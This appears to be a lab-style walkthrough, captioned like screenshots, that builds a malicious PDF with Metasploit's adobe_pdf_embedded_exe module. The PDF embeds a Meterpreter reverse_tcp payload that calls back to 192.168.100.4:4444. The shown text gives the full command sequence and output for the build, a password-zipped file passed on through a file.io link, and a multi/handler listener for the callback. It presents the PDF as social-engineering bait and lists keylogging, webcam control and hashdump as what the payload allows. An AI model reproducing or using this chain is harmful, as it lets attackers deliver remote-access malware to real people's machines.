

Malicious PDF File Creation - No. 12

Creating a malicious PDF file using the Kali Linux Metasploit tool


Credentials

Secret code - hocuspocus

Password for zip - password

Screenshots for Steps

1. opening command line interface to access and work with the Metasploit Framework.



2. Exploiting a buffer overflow in Adobe Reader and Adobe Acrobat Professional < 8.1.3. This module **embeds a Metasploit payload into an existing PDF file**. The resulting PDF can be sent to a target as part of a social engineering attack

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

3. Checking for the available options and choosing our sample pdf template to create the malicious pdf file by setting the INFILENAME property to the location where our pdf template is located:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
```

Name	Current Setting	Required	Description
EXENAME		no	The Name of payload exe.
FILENAME	stage1.pdf	no	The output filename.
INFILENAME	/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.p	yes	The Input PDF filename.
LAUNCH_MESSAGE	secret code is hocuspocus	no	The message to display in the File: area

```

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.100.4    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:
  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/simran/Downloads/sample.pdf
INFILENAME => /home/simran/Downloads/sample.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █

```

- Setting up one of the most powerful features the Metasploit Framework has to offer, and there are so many things you can do with it. Reverse-tcp allows us to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. and setting up localhost and port.

```

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME stage1.pdf
FILENAME => stage1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE secret code is hocuspocus
LAUNCH_MESSAGE => secret code is hocuspocus
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █

```

- Executing exploit command to execute a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system

```

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/simran/Downloads/sample.pdf' ...
[*] Parsing '/home/simran/Downloads/sample.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'stage1.pdf' file ...
[+] stage1.pdf stored at /home/simran/.msf4/local/stage1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █

```

- Zip the pdf and add password for secure movement of the malware among devices

```
(simran@kali)-[/]  
$ cd home/simran/.msf4/local  
  
(simran@kali)-[~/msf4/local]  
$ ls  
stage1.pdf  
  
(simran@kali)-[~/msf4/local]  
$ zip --password password stage1.zip stage1.pdf  
adding: stage1.pdf (deflated 2%)  
  
(simran@kali)-[~/msf4/local]  
$
```

7. Sharing the pdf using file.io

↑ Add More Files

Ready to Share! ^

<https://file.io/phBuNow4AT4u>



🔍 Zoom

📄 Copy Link

⚙️ Options


🔄 Start Over

stage1.zip
zip 46 KB

1 file

45.6 KB of 2 GB

8. Windows defender detecting threat



9. Launching a stub that handles exploits launched outside of the framework.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

10. Checking for the available options

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.100.4    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.100.4    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf6 exploit(multi/handler) >
```

11. Set up the local host and implement commands to keep the port active.

```
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.100.4  netmask 255.255.255.0  broadcast 192.168.100.255
    inet6 fe80::a00:27ff:fed4:c25a  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:d4:c2:5a  txqueuelen 1000  (Ethernet)
    RX packets 2243  bytes 2270508 (2.1 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 1841  bytes 296772 (289.8 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 49711  bytes 8035554 (7.6 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 49711  bytes 8035554 (7.6 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

msf6 exploit(multi/handler) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.4:4444
```

12. Opening the pdf and checking for the code

